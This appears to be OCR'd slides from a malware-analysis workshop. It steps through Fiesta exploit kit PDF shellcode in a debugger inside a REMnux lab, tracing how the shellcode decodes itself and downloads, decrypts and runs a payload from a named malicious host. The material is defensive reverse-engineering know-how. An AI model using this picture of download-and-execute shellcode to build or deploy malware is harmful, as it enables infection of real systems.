
This produces an ASCII file. Since we want the hex string itself, let's use the Linux hex dumper tool **xxd** to extract the hex:

xxd -p f_pdf_shellcode.txt | tr -d '\n' > f_pdf_shellcode.h

Open **f_pdf_shellcode.h** in your text editor.

This is the raw Hex that makes up the shellcode.


Speaking of shellcode… next slide.



Good 'ol Wikipedia has a decent article on shellcode:
https://en.wikipedia.org/wiki/Shellcode

The goal of an exploit is to overwrite the Instruction Pointer (IP), which points to the next instruction the CPU is going to process. By overwriting the IP, one can take control of the processor, thus successfully implementing remote code execution (RCE).

Wikipedia also has a decent article on the instruction pointer (a.k.a. the program counter):
https://en.wikipedia.org/wiki/Program_counter



OK, let's analyze our shellcode. To do so, we'll want to embed the shellcode in a portable executable (PE) and then analyze the resulting executable within a debugger. As a note, a PE is just a Windows executable file (such as an .exe).

[https://en.wikipedia.org/wiki/Portable_Executable]

An alternative approach to creating an executable is to create a binary file from the shellcode hex string via Python and then load the binary file into IDA Pro. In our case, we'll use the first approach.

I really like using Mario Vilas' **shellcode2exe** command in REMnux. Unfortunately, this tool does not work with our shellcode sample, as it is too large (>4k). For future review, you can find Mario's github repo here:

https://github.com/MarioVilas/shellcode_tools

[On REMnux: shellcode2exe.py is /opt/remnux-scripts/shellcode2exe.py]

We are going to use David Zimmer's online "shellcode 2 exe" tool, which can be found here:

http://sandsprite.com/shellcode_2_exe.php

Open the "f_pdf_shellcode.h" file and check out the hex string. Notice the first 16 hex characters:

49492a0038200000

This is actually part of the exploit rather than the actual shellcode. The shellcode begins with the first long series of 90s. The opcode "90" is used for "No Operation Performed", a.k.a. a NOP. The string of NOPs you see is referred to as a "NOP sled".

[Discussion of NOP sleds – See here: https://en.wikipedia.org/wiki/NOP_slide]


What we want to do is remove the first portion of this hex, including the first 16 characters and the first NOP sled. Go ahead and remove this content and save the file as "**f_pdf_shellcode2.h**".

The "f_pdf_shellcode2.h" file should start with "eb1158b975050000".
(See screenshot)

If you have online access, visit the site here:
http://sandsprite.com/shellcode_2_exe.php


Paste the contents of "f_pdf_shellcode2.h" into the page.
Leave the Output option set to the default, **"Standard exe: 4k buf"**
Click the Submit button and save the resulting PE as **"fiesta_shellcode.exe_"**


BOOM! We now have an executable that we can review within our debugger.



[I'll be covering the Immunity Debugger, which is a fork of OllyDbg.

I won't re-invent the wheel for the notes section, so if you're following along outside the workshop, check your favorite search engine or YouTube for OllyDbg and/or Immunity Debugger tutorials.]



Immunity Debugger - fiesta_shellcode.exe_ - [CPU - main thread, module fiesta_s]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Registers (FPU)
Show CPU (Alt+C)
Paused



[Brief intro to ASM language. As with the debuggers, check online sources for more info.]


Assembly Primer cont.

- Registers



Reference

Evans, D. (2006). x86 registers [Online image]. Retrieved from http://www.cs.virginia.edu/~evans/cs216/guides/x86.html



The shellcode we are going to analyze makes Internet calls using the urlmon library. The code checks to ensure that these calls succeed. If not, the code exits. Thus, we need to provide "valid" responses to the shellcode.

We can do this by setting our REMnux VM as the gateway and DNS server for our Windows malware VM.

Once we've done this, we need to run two programs in REMnux, fakedns and inetsim.

fakedns – Grabs any incoming DNS request and returns the localhosts IP as the response
inetsim – Simulates Internet services to deliver specific samples/files
http://www.inetsim.org/about.html

When our shellcode attempts to resolve the IP address for the "justtattoshop.in" host, **fakedns will provide our REMnux VMs IP address instead**. Then, when the shellcode attempts to download the XOR'd malware payload, **inetsim will provide its "…/http/fakefiles/sample.html" file**.

Thus, we're going to need to replace inetsim's "sample.html" file with the XOR'd malware sample.


You can find this sample in **tcp.stream eq 46** in WireShark. **Extract it.**
Alternatively, you can find this sample in the files I provided:
"f_pdf_shellcode_xord_payload.bin"

Verify the file before proceeding:

md5sum f_pdf_shellcode_xord_payload.bin
d88509da90976dc8915463f1583b6772

Replace the' /var/lib/inetsim/http/fakefiles/sample.html' file with the XOR'd payload.


W00t! **Run `fakedns` and `inetsim` in REMnux.**




[Screenshot of both inetsim and fakedns running in REMnux]

Fiesta PDF Shellcode cont.

- Begin Debugging Shellcode
  - Compatible w/WinXP – Win 8.1
- Important Procedures:
  - Finds Self in Memory
  - UnXORs Self
  - Downloads XOR'd Malware Payload
  - UnXORs Malware Payload
  - Writes Payload to Disk
  - Executes Payload





[The graph of the shellcode on this slide was made using IDA Pro.]

OK, time for some code analysis. Let's go!


0x401000 - JMP to 0x401013 followed by CALL back to 0x401002
CALL = PUSH location for next immediate instruction to stack, then jump to called location
In our case, 0x401018 is pushed to the stack. The shellcode uses this to find itself in memory.

0x401008 - 0x4010FF

This is the XOR loop in which the shellcode deobfuscates itself.
Actual XOR occurs @ 0x401009.
TO SKIP THIS: Set a breakpoint @ 0x401011 and Run To it (F9).

0x401011 - JMP to EAX, which will be 0x401018
0x401018 - JMP to 0x4014A9

0x4014A9 - **Ruh roh! See next slide before continuing.**




0x4014A9

The debugger is confused. The shellcode XOR'd itself, so the initial analysis did not pick up the code at this location. We need to tell the debugger to analyze the code here as valid assembly.


To do so, **right-click on the address and choose "Analysis -> Analyze Code" (or hit Ctrl+A).'**

[See next slide for result]



OH HAI! Now we have valid code. Sweet.

Hit F7 once, and we'll find ourselves @ 0x40101D (see next slide).



0x40101D - Once we get here, the code is about to perform all the required setup
We don't want to step through everything the code does... that would take forever.
Rather, let's jump to the beginning of where the code brings down the malware.

While sitting @ 0x40101D, set a breakpoint on 0x40135F and run the code again (F9).

0x40135F - Step Over (F8) the call to urlmon to get malware payload.

Response stored @ address in ESI.

This is where the XOR'd payload now resides.

0x401367-0x401371 - Code checks to ensure the malware payload is correct. Pretty awesome.

0x401367 Load first 4 bytes (DWORD) from the malware payload & move to EDX
0x401369 Load next 4 bytes from malware payload.
At this point, EDX = first 4 bytes of malware payload, while EAX = next 4 bytes.

0x40136A - XOR the first and second set of 4 bytes
0x40136C - Compare the XOR resultant to a pre-stored value: 0x50545346

NICE! If the XOR doesn't mach the pre-defined value, the code exits.

0x401373-0x40137D - Code checks the third and fourth set of 4 bytes and pushes onto stack.

0x401383 CALL to 0x4012EA

0x4012EA - Code setup for the malware payload UnXOR process

0x4012FC-401312 - XOR loop to decrypt the malware payload
The actual XOR occurs @ 0x40130F.
TO SKIP THIS: Set a breakpoint @ 0x40134 and Run To it (F9).
At this point, the malware will now be sitting in cleartext in memory.
"Follow in Dump" the ESI register and scroll down a tad.
BOOM! MZ file signature for the PE. Cool.

0x40138C - Call to ntdll.RtlComputeCrc32
F8 over.

0x401397 - Call to KERNEL32.lstrcpyW
F8 over.
EAX will contain the directory in which the malware will be stored.

0x4010B1 - Call to SHLWAPI.PathRemoveFileSpecW
Before stepping over, notice that ESI will have the filename for the malware.
"q4FcS.exe"
F8 over.

0x4010B7 - Call to SHLWAPI.PathCombineW
Combines the file name ("q4FcS.exe") with intended malware directory.

In my case, the intended malware location was:
C:\Users\REM\AppData\Local\Microsoft\Windows\INetCache\IE\M438TOUO\q4FcS.exe

0x4012C8 - Call to KERNEL32.CreateFileW
Possible file write check and/or permissions test.
File not actually written.
See EDI register for location.
THIS WILL FAIL IF FILE ALREADY EXISTS!
F8 over.

